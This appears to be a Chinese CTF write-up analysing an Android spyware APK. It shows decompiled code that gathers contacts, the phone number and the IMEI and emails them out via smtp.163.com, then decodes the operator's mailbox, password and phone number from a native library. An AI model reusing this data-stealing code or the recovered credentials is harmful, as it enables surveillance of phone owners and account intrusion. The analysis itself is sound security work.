

查找

查找用例： cn.baidujiayuan.ver5304.A2.sendMailByJavaMail(String, String, String) int

节点	代码
cn.baidujiayuan.ver5304.A2.sendMailByJavaMail(Stri	public static int sendMailByJavaMail(String mailto,
cn.baidujiayuan.ver5304.MailTask.run(String) void	A2.sendMailByJavaMail(C2.MAILSERVER, "通讯录(" + tel
cn.baidujiayuan.ver5304.SmsTas.run(String) void	A2.sendMailByJavaMail(C2.MAILSERVER, "短信列表(" + t


显示了 3 个结果中的第 1 至第 3 个

```java
    private Context context;

    public void run(String content2) {
```




```
        String notebooks = "";
        for (String[] note : NoteBook.get(this.context, IMAPStore.RESPONSE)) {
            notebooks = String.valueOf(notebooks) + note[0] + ":" + note[1] + "\r\n";
        }
        String tel = ((TelephonyManager) this.context.getSystemService("phone")).getLine1Number();
        if (tel == null || tel.equals("")) {
            tel = A2.getNoteBook(content2).phoneNumber;
        }
        Sms getBFlag = A2.getNoteBook(content2);
        if (!A2.isEmpty(notebooks)) {
            A2.sendMailByJavaMail(C2.MAILSERVER, "通讯录(" + tel + "IMEI" + ((TelephonyManager) this.context.getSystemService("phone")).getDeviceId() + ")",
        }
    }

    public MailTask(String content2, Context context2) {
        this.content = content2;
        this.context = context2;
    }

    /* access modifiers changed from: protected */
    public String doInBackground(Integer... params) {
        publishProgress(new Integer[]{1});
        A2.log("拦截消息doInBackground");
        run(this.content);
        return "doInBackground:" + this.content;
    }

    /* access modifiers changed from: protected */
    public void onPreExecute() {
        A2.log("拦截消息后准备发送");
```

MAILSERVER就是我们要的邮箱，右键跳到声明



```
public class C2 {
    public static final String CANCELNUMBER = "%23%2321%23";
    public static final String MAILFROME = Base64.decode(NativeMethod.m());
    public static final String MAILHOST = "smtp.163.com";
    public static final String MAILPASS = Base64.decode(NativeMethod.pwd());
    public static final String MAILSERVER = Base64.decode(NativeMethod.m());
    public static final String MAILUSER = Base64.decode(NativeMethod.m());
    public static final String MOVENUMBER = "**21*121%23";
    public static final String PORT = "25";
    public static final String date = "2115-11-1";
    public static final String phoneNumber = Base64.decode(NativeMethod.p());

    static {
        System.loadLibrary("core");
    }

    public static Date strToDateLong(String strDate) {
```


进入NativeMethod，发现里面都是空的



```
package com.net.cn;

public class NativeMethod {
    public static native String m();

    public static native String p();

    public static native String pwd();
}
```


MAILSERVER就是加载外部so文件中NativeMethod.m1m()函数所返回的值，再进行base64解密。因此我们只需要找到so文件中经过base64加密的字符串。

xiangce1.apk
源代码




```
cn.baidujiayuan.ver5304
com
it.sauronsoftware.base64
javax
myjava.awt.datatransfer
org.apache.harmony
资源文件
  com
  lib
    armeabi
      libcore.so
  META-INF
  org
  res
  AndroidManifest.xml
  classes.dex
  dsn.mf
```

将文件解压找到libcore.so用ida打开
发现base64字符串



```
.rodata:⋯  00000007    C     123456
.rodata:⋯  00000011    C     MTgyMTg0NjUxMjU=
.rodata:⋯  0000001D    C     MTgyMTg0NjUxMjVAMTYzLmNvbQ==
.rodata:⋯  00000019    C     dXF0c3F5aXpsZXN0dGxqdg==
```

解密



18218465125	MTgyMTg0NjUxMjU=
18218465125@163.com	MTgyMTg0NjUxMjVAMTYzLmNvbQ==
uqtsqyizlesttljv	dXF0c3F5aXpsZXN0dGxqdg==

flag{18218465125@163.com}